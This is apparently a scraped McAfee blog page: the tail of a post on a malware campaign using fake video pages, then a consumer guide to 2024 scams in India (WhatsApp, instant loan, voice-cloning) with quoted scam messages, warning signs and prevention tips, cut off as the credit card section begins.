
McAfee intercepts and blocks this infection chain at multiple stages.

URL blocking of the fake video pages.
Figure 13: McAfee Blocking URL
Figure 14: McAfee PDF file Detection
Conclusion and Recommendations
This campaign highlights how cybercriminals exploit social engineering tactics and clickbait content to distribute malware. Users should remain cautious when encountering suspicious video links. To stay protected against phishing attacks and malware infections, McAfee recommends:
Avoid clicking on suspicious links in emails, social media posts, or messages that promise exclusive or leaked content.
Verify file sources before downloading by checking domain legitimacy and scanning files with McAfee security solutions.
Enable real-time security updates to ensure endpoint protection remains updated against the latest threats.
Utilize McAfee Web Protection to block access to known phishing and malware-hosting websites.
In 2024, scams in India have continued to evolve, leveraging sophisticated methods and technology to exploit unsuspecting individuals. These fraudulent activities target people across demographics, causing financial losses and emotional distress. This blog highlights some of the most prevalent scams this year, how they operate, some real-world scenarios, tips to stay vigilant and what steps to be taken if you become a victim.
This blog covers the following scams:
WhatsApp Scam

Instant Loan Scam
Voice Cloning Scam
Credit Card Scam
Fake Delivery Scam
Digital Arrest Scam
1.WhatsApp Scam:
Scam Tactics:
Fraudsters on WhatsApp employ deceptive tactics to steal personal information, financial data, or gain unauthorized access to accounts. Common tactics include:
Phishing Links: Messages with fake links mimicking trusted organizations, urging users to verify their accounts or claim rewards. Example: “Your account will be deactivated! Click here to verify your number now.”

Case 1: In the figure below, a user is being deceived by a message originating from the +244 country code, assigned to Angola. The message offers an unrealistic investment opportunity promising a high return in just four days, which is a common scam tactic. It uses pressure and informal language, along with a link for immediate action.

Case 2: In the figure below, a user is being deceived by a message originating from the +261 country code, assigned to Madagascar. The message claims that you have been hired and asks you to click a link to view the offer or contact the sender which is a scam.
Impersonation: Scammers hijack or mimic contacts to ask for urgent financial help. Example: “Hey, it’s me! I lost my wallet. Can you send me ₹5,000?”
Fake Job Offers: Messages promising high earnings from home to lure victims into scams. Example: “Earn ₹10,000 daily! Contact us to start now!”

Case 3: In the figure below, a user is being deceived by a message originating from the +91 country code, assigned to India. Scammers may contact you, posing as representatives of a legitimate company, offering a job opportunity. The recruiter offers an unrealistic daily income (INR 2000–8000) for vague tasks like searching keywords, which is suspicious. Despite requests, they fail to provide official company details or an email ID, raising credibility concerns. They also ask for personal information prematurely, a common red flag.

Case 4: In the figure below, a user is being deceived by a message originating from the +84 country code, assigned to Vietnam. The offer to earn money by watching a video for just a few seconds and providing a screenshot is a common tactic used by scammers to exploit individuals. They may use the link to gather personal information, or your action could lead to phishing attempts.

Case 5: In the figure below, a user is being misled by a message originating from the country codes +91, +963, and +27, corresponding to India, Syria, and South Africa, respectively. The message claims to offer a part-time job with a high salary for minimal work, which is a common tactic used by scammers to lure individuals. The use of popular names like “Amazon” and promises of easy money are red flags. The link provided might lead to phishing attempts or data theft. It’s important not to click on any links, share personal details, or respond to such unsolicited offers.

Case 6: The messages encourage you to post fake 5-star reviews for businesses in exchange for a small payment, which is unethical and often illegal. Scammers use such tactics to manipulate online ratings, and the provided links could lead to phishing sites or malware. Avoid engaging with these messages, clicking on the links, or participating in such activities.
Lottery/Giveaway Fraud: Claims of winning a prize, requiring advance payments or sharing bank details. Example: “Congrats! You’ve won ₹1,00,000 in the WhatsApp Lottery. Share your bank details to claim.”
Malware Links: Messages containing harmful links disguised as videos, photos, or documents, designed to infect your device. Example: “Look at this amazing video! [malicious link]”
Wedding Invite Scam: Fraudsters send fake wedding invitations with malicious links. Clicking the links can download .apk file and install malware, steal personal or financial information, or gain unauthorized access to a WhatsApp account. Always verify the sender and avoid clicking suspicious links.
Verification Code Theft: Fraudsters trick users into sharing their WhatsApp verification codes, enabling account hijacking.
How to Identify WhatsApp Scams:
Unsolicited Messages: Be cautious of unexpected messages, especially from unknown numbers.
Sense of Urgency: Scammers often create panic, pressuring you to act quickly.
Poor Language: Messages may contain spelling or grammatical errors, indicating they are not from legitimate sources.
Generic Greetings: Messages lack personalization, such as using “Dear Customer” instead of your name.
Too Good to Be True Offers: High-value rewards, jobs, or opportunities with no clear justification.
Suspicious Links: Shortened or unrecognizable URLs that redirect to fake websites.
Impact:
Financial Loss: Victims may transfer money or share bank details, resulting in unauthorized transactions.
Identity Theft: Personal information can be misused for fraudulent activities.
Account Hijacking: Losing access to your WhatsApp account if verification codes are shared.
Privacy Breach: Sensitive data from your chats or device can be exploited.
Emotional Distress: Scams can cause stress, anxiety, and a loss of trust in technology or personal relationships.
Prevention:
Verify Sender Identity: Confirm any request for money or sensitive information directly with the person through alternate means.
Avoid Clicking on Links: Always verify the legitimacy of links before clicking.
Enable Two-Step Verification: Secure your WhatsApp account with a PIN for added protection.
Restrict Profile Access: Adjust privacy settings to limit who can view your profile photo, status, and other details.
Be Cautious of Urgent Requests: Fraudulent messages often pressure you to act immediately. Take a moment to evaluate.
Check Authenticity: Research offers or schemes mentioned in messages to ensure they are legitimate.
Report and Block: Use WhatsApp’s “Report” feature to flag suspicious contacts and block them.


2. Instant Loan Scam:
Scam Tactics:
Fake Loan Apps or Websites: Scammers create fake loan apps or websites that appear legitimate. They promise easy loans with minimal requirements and fast disbursements.
Personal Information Harvesting: To apply for these loans, victims are asked to provide sensitive personal information, such as bank details, Aadhaar numbers, and other financial information.
Advance Fee Demand: Once the application is submitted, the scammers claim that an advance fee, processing charge, or security deposit is required before the loan can be disbursed.
Excessive Interest Rates: If the loan is approved, it often comes with extraordinarily high interest rates or hidden charges, leading the borrower into a debt trap.
Threats and Harassment: If the victim is unable to repay the loan, scammers may use aggressive tactics, including blackmail, threats of legal action, or public humiliation to force repayment.
How to Identify Instant Loan Scam:
Unsolicited Offers: Be wary of loan offers you receive unexpectedly via calls, emails, or ads.
Too Good to Be True: If the loan offer seems unusually easy, with little paperwork or no credit checks, it’s likely a scam.
Advance Fees: Genuine lenders never ask for upfront payments before disbursing a loan.
Excessive Interest Rates: Watch out for loans with outrageously high interest rates or hidden fees.
Unprofessional Communication: Look for red flags like poorly written messages or vague, generic offers.
Pressure to Act Fast: Scammers often create urgency, pushing you to make quick decisions without proper verification.
Impact:
Financial Losses: Victims are often tricked into paying exorbitant fees, with no loan ever being disbursed, or receiving loans with unaffordable repayment terms.
Emotional Distress: The constant harassment, along with the fear of financial ruin, leads to significant emotional and mental stress for victims.
Prevention:
Verify Loan Providers: Always check the legitimacy of loan apps or websites by reading reviews and verifying their authenticity through trusted sources.
Avoid Sharing Sensitive Information: Never share personal or financial information unless you’re sure of the legitimacy of the platform.
Report Suspicious Platforms: If you come across a suspicious loan provider, report it to relevant authorities like the Reserve Bank of India (RBI) or consumer protection agencies.
Be Cautious with Quick Loans: Instant loans with no credit checks or paperwork should raise immediate suspicion. Always read the terms and conditions carefully.
3. Voice-Cloning Scam:

Voice-cloning scams use advanced AI technology to replicate the voices of familiar people, such as friends, family members, or colleagues, to manipulate victims into transferring money or providing sensitive information.
Scam Tactics:
Impersonating Trusted Voices: Scammers use voice-cloning technology to mimic the voice of a person the victim knows, often creating a sense of trust and urgency.
Urgent Requests for Money: The cloned voice typically claim an emergency, such as needing money for medical expenses or legal issues, pressuring the victim to act quickly.
Sensitive Information Requests: Scammers may also use voice cloning to trick victims into revealing personal information, passwords, or financial details.
How to Identify AI Voice-Cloning Scams:
Verify the Country Code: Check the country code of the incoming call to ensure it matches the expected location.
Contact the Person Directly: If possible, reach out to the person through another method to confirm the authenticity of the call.
Notice Changes in Speech Tone or Patterns: Be alert to any changes in the speaker’s tone or unnatural speech patterns that may indicate a scam.
Impact:
Financial Losses
Emotional and Psychological Stress
Prevention
Verify the Caller: Always verify the caller’s identity through an alternative channel before proceeding with any action.
Be Skeptical of Urgency: Take your time and evaluate urgent requests carefully, especially those involving money.
Check the Country Code: Be cautious if the call comes from an unfamiliar country code.
Listen for Inconsistencies: Pay attention to unusual speech patterns or background noises.
Limit Information Sharing: Never share sensitive details over the phone unless you’re sure of the caller’s identity.
Use Multi-Factor Authentication: Add extra security to sensitive accounts with multi-factor authentication.
Stay Informed: Educate yourself and others, especially vulnerable individuals, about voice cloning scams.
4. Credit Card Scam:
Scam Tactics
Scammers use various methods to deceive victims into revealing credit card information or making unauthorized payments:
